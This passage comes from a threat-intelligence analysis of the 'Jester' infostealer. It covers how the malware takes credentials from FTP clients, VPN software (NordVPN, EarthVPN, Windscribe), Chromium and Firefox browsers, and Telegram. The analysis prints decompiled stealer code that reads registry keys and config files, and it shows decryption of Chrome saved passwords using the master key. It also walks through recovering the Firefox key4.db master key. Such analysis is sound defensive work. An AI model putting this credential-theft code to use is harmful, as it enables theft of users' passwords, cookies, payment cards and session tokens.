    return array;
}

```

Figure 24. CoreFTP Password decryption process

2.4.3.4. Snowflake FTP

Snowflake stores its data on a JSON file inside its data folder. To steal the information, Jester will try to locate those files inside `%UserProfile%\snowflake-ssh\session-store.json`. It will parse the JSON file with a custom function. If found and its contents could be read, it will obtain the same information as before:

```

"host": "port"
"user"
"password"

```





Figure 25. Retrieving Snowflake FTP credentials

2.4.4. VPN THREAD

For VPN software, credentials will also be the main target.

2.4.4.1. NordVPN

The stealer will first check if the VPN software is installed in the host. If so, it will locate the NordVPN installation folder:


```
%LocalAppData%\NordVPN
```

Then, it will proceed to search for the "user.config" file in all directories inside of NordVPN folder. If also found, it will be opened as an **XmlDocument** and the following fields will be obtained:

```

//setting[@name='Username']/value"
//setting[@name='Password']/value"
    
```

The data will be decoded from base64 and then converted to UTF-8 before creating the credential object.



```

public static IEnumerable<c_var_dump_umadu> m_ReloadPlugin()
{
    if (c_LoadAssembliesFromDirectory.f_Start_gtwgoh.Exists)
    {
        foreach (FileInfo fileInfo in
            c_LoadAssembliesFromDirectory.f_Start_gtwgoh.GetFiles("user.config", 1))
        {
            XmlDocument xmlDocument = new XmlDocument();
            xmlDocument.Load(fileInfo.FullName);
            string innerText = xmlDocument.SelectSingleNode("//setting
                [name='Username']/value").InnerText;
            string innerText2 = xmlDocument.SelectSingleNode("//setting
                [name='Password']/value").InnerText;
            if (!innerText.m_GetWindowText_chixfa() && !
                innerText2.m_GetWindowText_chixfa())
            {
                yield return new c_var_dump_umadu(null,
                    c_LoadAssembliesFromDirectory.m_set_Instance(innerText),
                    c_LoadAssembliesFromDirectory.m_set_Instance(innerText2), null, null);
            }
        }
        FileInfo[] array = null;
        yield break;
    }
}

private static string m_set_Instance(string base64)
{
    string result;
    try
    {
        result = ProtectedData.Unprotect(
            (base64.m_RegisterFromAssembly_tzymkw(), null,
            1).m_GetTypesFromParentClass());
    }
    catch (Exception)
    {
        result = "Unable to decrypt credential";
    }
    return result;
}

```

Figure 26. Getting NordVPN credentials

2.4.4.2. EarthVPN

As already seen in various FTP clients, the Earth VPN credentials are stored in a registry key, in this case: "HKCU\\Software\\EarthVPN".

If the previous registry key exists, the value of its attribute "SavePass" will be queried. If it is set to 1, the following values will be retrieved:

```

"HKCU\\Software\\EarthVPN\\Server"
"HKCU\\Software\\EarthVPN\\Username"
"HKCU\\Software\\EarthVPN\\Password"

```

```

public static IEnumerable<c_var_dump_umadu> m_set_ConnectedTime_wvagib()
{
    using (RegistryKey rk = Registry.CurrentUser.OpenSubKey("Software\\EarthVPN", false))
    {
        if (rk != null && rk.GetValue("SavePass").ToString().Equals("1"))
        {
            yield return new c_var_dump_umadu(rk.GetValue("Server").ToString(), rk.GetValue(
                "Username").ToString(), rk.GetValue("Password").ToString(), null, null);
        }
    }
    RegistryKey rk = null;
    yield break;
    yield break;
}

```

Figure 27. Getting EarthVPN credentials

2.4.4.3. WindscribeVPN

For Windscribe VPN, "userId" and "authHash" values will be obtained from the "HKCU\\Software\\Windscribe" registry key if it exists.

```

public static IEnumerable<c_var_dump_umadu> m_AddGroup_mzcnm()
{
    using (RegistryKey rk = Registry.CurrentUser.OpenSubKey("Software\\Windscribe", false))
    {
        if (rk != null)
        {
            foreach (string text in Enumerable.Where<string>(rk.GetSubKeyNames(), (string kName) => kName.StartsWith("Windscribe")))
            {
                using (RegistryKey rkApp = rk.OpenSubKey(text, false))
                {
                    if (rkApp != null)
                    {
                        object value = rkApp.GetValue("userId");
                        object value2 = rkApp.GetValue("authHash");
                        if (value2 != null && value != null)
                        {
                            yield return new c_var_dump_umadu(null, value.ToString(), value2.ToString(), null, null);
                        }
                    }
                    RegistryKey rkApp = null;
                }
                IEnumerator<string> enumerator = null;
            }
        }
        RegistryKey rk = null;
        yield break;
        yield break;
    }
}

```

Figure 28. Getting Windscribe VPN credentials

2.4.5. BROWSERS THREAD

The browser's thread contains routines for two types of browsers: Chromium-based browsers and Firefox-based browsers.

The following information will be collected for each group of browsers:

Chromium-based	Firefox-based
Passwords Cookies Credit Cards Tokens Auto-fill Extensions Bookmarks	Passwords Cookies Auto-fill Bookmarks

2.4.5.1. Chromium-based browsers

2.4.5.1.1. Collecting the browser's generic data

For each browser in the chromium-based target list, the stealer will try to locate its "User Data" folder inside the "%LocalAppData%" and "%AppData%" directories and, if found, the "Local State.json" file inside of them. If also found, it will be parsed to get the master key for further information extraction. A "Browser's data object" will be created with the following data:

```

Browser Name
User Data Directory

```


Local State data array
Master Key

The master key is extracted from the "Local State.json" file by accessing its "[os_crypt]" "[encrypted_key]" field, decoding it from base64, removing the first 5 characters, and then decrypting it using the "ProtectData.Unprotect" method from the standard "System.Security.Cryptography" library.

2.4.5.1.2. Accessing the browser's profile data

The browser's profiles will be recovered from the same JSON file, accessing, in this case, its "[profile]" "[info_cache]" field. For any profile found, a "Profile object" will be created with the following data:

Profile Name
Chrome Browser
Profile Directory



```

public c_DeleteGroup_ehiofz(string Name, string UserDataDirectory)
{
    this.BrowserName = Name;
    this.UserDataDirectory = UserDataDirectory;
    this.LocalState = c_Save_osajis.m_get_Aliases_ltrnsq
        (Path.Combine(UserDataDirectory, "Local State"), null);
    this.MasterKey = this.GetMasterKey();
}

public c_IsUri_tnembu(c_DeleteGroup_ehiofz chromeBrowser, string
    profileName, string profileDirectory)
{
    this.profileName = profileName;
    this.chromeBrowser = chromeBrowser;
    this.profileDirectory = profileDirectory;
}

public IEnumerable<c_IsUri_tnembu> EnumerateProfiles()
{
    c_unloadPlugins c_unloadPlugins = this.LocalState["profile"]["info_cache"];
    if (!c_unloadPlugins.ToString().Equals("null"))
    {
        foreach (KeyValuePair<string, c_unloadPlugins> keyValuePair in c_unloadPlugins)
        {
            yield return new c_IsUri_tnembu(this, keyValuePair.Value["name"].Value,
                Path.Combine(this.UserDataDirectory, keyValuePair.Key));
        }
        c_unloadPlugins.Enumerator enumerator = default(c_unloadPlugins.Enumerator);
    }
    else
    {
        yield return new c_IsUri_tnembu(this, "Default", this.UserDataDirectory);
    }
    yield break;
}
  
```

Figure 29. Accessing chromium-based browsers' profile data

2.4.5.1.3. Grabbed-data summary

The following tables present a summary of the information retrieved from these browsers, where and how it is obtained, and how it is stored. The first table refers to data that is extracted from the browser's database, while the second one refers to data retrieved from the browser's data files.

Data	Directory	Table	Fields/Data	Stored information
Login Data	Login Data	logins	origin_url username_value password_value	Credential object
Cookies	Cookies	cookies	name path host_key encrypted_value expires_utc	"Cookies.txt" by default, but also contains has an option to store them in JSON format

Credit Cards	Web Data	credit_cards	card_number_encrypted expiration_month expiration_year name_on_card nickname	Card object
Tokens	Web Data	token_service	service encrypted_token	Credential object
Auto-Fill	Web Data	autofill	name value	Auto-fill object

```

public IEnumerable<C_Var_Dump_UMaduu> EnumeratePasswords()
{
    string text = Path.Combine(this.profileDirectory, "Login Data");
    if (File.Exists(text))
    {
        using (C_GetPermissions sql = new C_GetPermissions(text))
        {
            if (sql.ReadTable("logins"))
            {
                int num;
                for (int row = 0; row < sql.GetRowCount(); row = num + 1)
                {
                    string profileName = this.profileName;
                    string browserName = this.chromeBrowser.BrowserName;
                    yield return new C_Var_Dump_UMaduu(sql.GetValue(row, "origin_url"), sql.GetValue(
                        row, "username_value").m_GetPermissions_ovvst(), this.chromeBrowser.Decrypt(
                            sql.GetValue(row, "password_value")), browserName, profileName);
                    num = row;
                }
            }
        }
        C_GetPermissions sql = null;
    }
    yield break;
    yield break;
}

public string Decrypt(string password)
{
    if (!password.m_GetWindowText_chixa())
    {
        try
        {
            byte[] bytes = Encoding.Default.GetBytes(password);
            if (this.IsV80 && !this.MasterKey.m_Awake_pynzco() && (password.StartsWith("v10") ||
                password.StartsWith("v11")))
            {
                return C_EnumWindows.m_set_IsVacBanned(bytes,
                    this.MasterKey).m_GetPermissions_ovvst();
            }
            if (!this.IsV80 && Enumerable.SequenceEqual<byte>(Enumerable.ToArray<byte>
                (Enumerable.Take<byte>(bytes, 4)), C_DeleteGroup_ahiofz.f_FixedUpdate_dpghjy))
            {
                byte[] array = ProtectedData.Unprotect(bytes, null, 0);
                return Encoding.Default.GetString(array).m_GetPermissions_ovvst();
            }
            return password;
        }
        catch (Exception ex)
        {
            Console.WriteLine("[Decrypt Chrome Password] {0}", ex.Message);
        }
    }
    return string.Format("Failed decrypt {0}", password);
}

public static string m_set_IsVacBanned(byte[] EncryptedData, byte[] MasterKey)
{
    string result;
    try
    {
        byte[] iv = Enumerable.ToArray<byte>(Enumerable.Take<byte>(Enumerable.Skip<byte>(EncryptedData, 3), 12));
        byte[] array = Enumerable.ToArray<byte>(Enumerable.Take<byte>(Enumerable.Skip<byte>(EncryptedData, 15), EncryptedData.Length - 15));
        byte[] array2 = Enumerable.ToArray<byte>(Enumerable.Take<byte>(Enumerable.Skip<byte>(array, array.Length - 16), 16));
        byte[] cipherText = Enumerable.ToArray<byte>(Enumerable.Take<byte>(array, array.Length - array2.Length));
        byte[] array3 = new C_EnumWindows().Decrypt(MasterKey, iv, null, cipherText, array2);
        result = Encoding.Default.GetString(array3).TrimEnd("\r\n\b").ToCharArray();
    }
    catch
    {
        result = null;
    }
    return result;
}

```

Figure 30. Code responsible for retrieving the "Login Data"




Figure 31. Code responsible for retrieving and storing the browser's Cookies

Data	Directory/File	Data	Stored information
Extensions	Local Extension Settings	Databases (levelDB files)	Database files are copied.
Bookmarks	Bookmarks	["roots"] ["bookmark_bar"] ["children"] -> url -> name	"Bookmarks.txt"

2.4.5.2. Firefox-based browsers

2.4.5.2.1. Introduction

Mozilla-based browsers use ASN 1 for data serialization and allow the use of a master password to encrypt all of the stored logins.

The following table presents the differences between the storage used in different Firefox versions:

Version	Database	Database format	Encrypted logins
57 and below	key3.db	Berkley DB format	singons.sqlite

58 and above	key4.db	SQLite	logins.json
--------------	---------	--------	-------------

Jester is focused on versions 58 and above of these browsers, as long as it specifically searches for “key4.db” and “logins.json” files. It is worth mentioning that “logins.json” stores users’ logins-related data, encrypted using DES3, encoded in ASN 1, and finally encoded in base64.

2.4.5.2.2. Data stealing

An approach equivalent to the one used for getting the Chromium-based browsers data directory is performed to get the “**Profiles**” directory for Firefox-based browsers. For each profile, it will try to collect information about:

Data	File	Table	Column/Data	Stored information
Login Data	logins.json	-	“hostname” “encryptedUsername” “encryptedPassword”	Credential object
Cookies	cookies.sqlite	moz_cookies	name path host value expiry	Cookies object Cookies.json Cookies.txt
AutoFill	formhistory.sqlite	moz_formhistory	fieldname value	AutoFill.txt
Bookmarks	places.sqlite	moz_bookmarks	fk title url type	Bookmarks.txt

To decrypt the encrypted recovered data, first, the master key has to be recovered. The steps followed by Jester to retrieve the password are:

Obtain the database of a particular profile (**key?.db** file).




Figure 32. Example of key4.db database structure

Obtain the first row of the `metaData` table, whose `id` column should be equal to “password”.

#	id	item1	item2
1	password		

Figure 33. Example of “metaData” table’s content

Apart from the `id`, other two fields can be observed:

`item1` is the global salt value used during encryption.

`item2` corresponds to the ASN1 encoded BLOB, containing the “password-check\x02\x02” value and the entry salt used for encryption.

Gets both fields.

Perform several checks to verify that the “password-check” is present in the second item.

To do so it will decode the second item and search for the presence of two hard-coded object IDs (“2A864886F70D010C050103” and “2A864886F70D01050D”). If found, the specific section that should point to the “password-check” string will be searched. Depending on the object ID found, a different section will be retrieved and different algorithms will be used to decrypt it, being “HMACSHA1” for the first one and 3DES for the second.

Once decrypted it will check if it indeed contains the “password-check” string. This is used as a check for the integrity of the master password (if passed) or that no master password has been passed (empty string, like this case).

Access the `nssPrivate` table of the same database and obtains the `a11` column from the first row retrieved. The retrieved value will contain the entry salt, the IV, and the encrypted 3DES key. It will also be encoded in ASN1.

The master key will be located, decoded, and decrypted using the previously obtained global salt,




Figure 34. Code responsible for obtaining the masterkey

2.4.6. MESSENGERS THREAD

2.4.6.1. Telegram

As previously done for browsers, the first step is trying to locate the Telegram data folder. Several approaches are present in the code, such as:

Getting the running processes, search for the Telegram process and get its executable path, removing the executable's name and appending "tdata".

Querying "Software\\Classes\\tdesktop.tg\\DefaultIcons1" registry key in order to get the

Telegram executable folder, proceeding as before.

Directly accessing the path `"%ApplicationData%\Telegram Desktop\tdata"`.

Once obtained, the stealer will try to grab the following files:

Files that end up with an "s" character, with a size minor than 204800 bytes.

"Map" files (that matches "map?" regex) under subdirectories with 16 digits. Map files store information such as the local passcode.

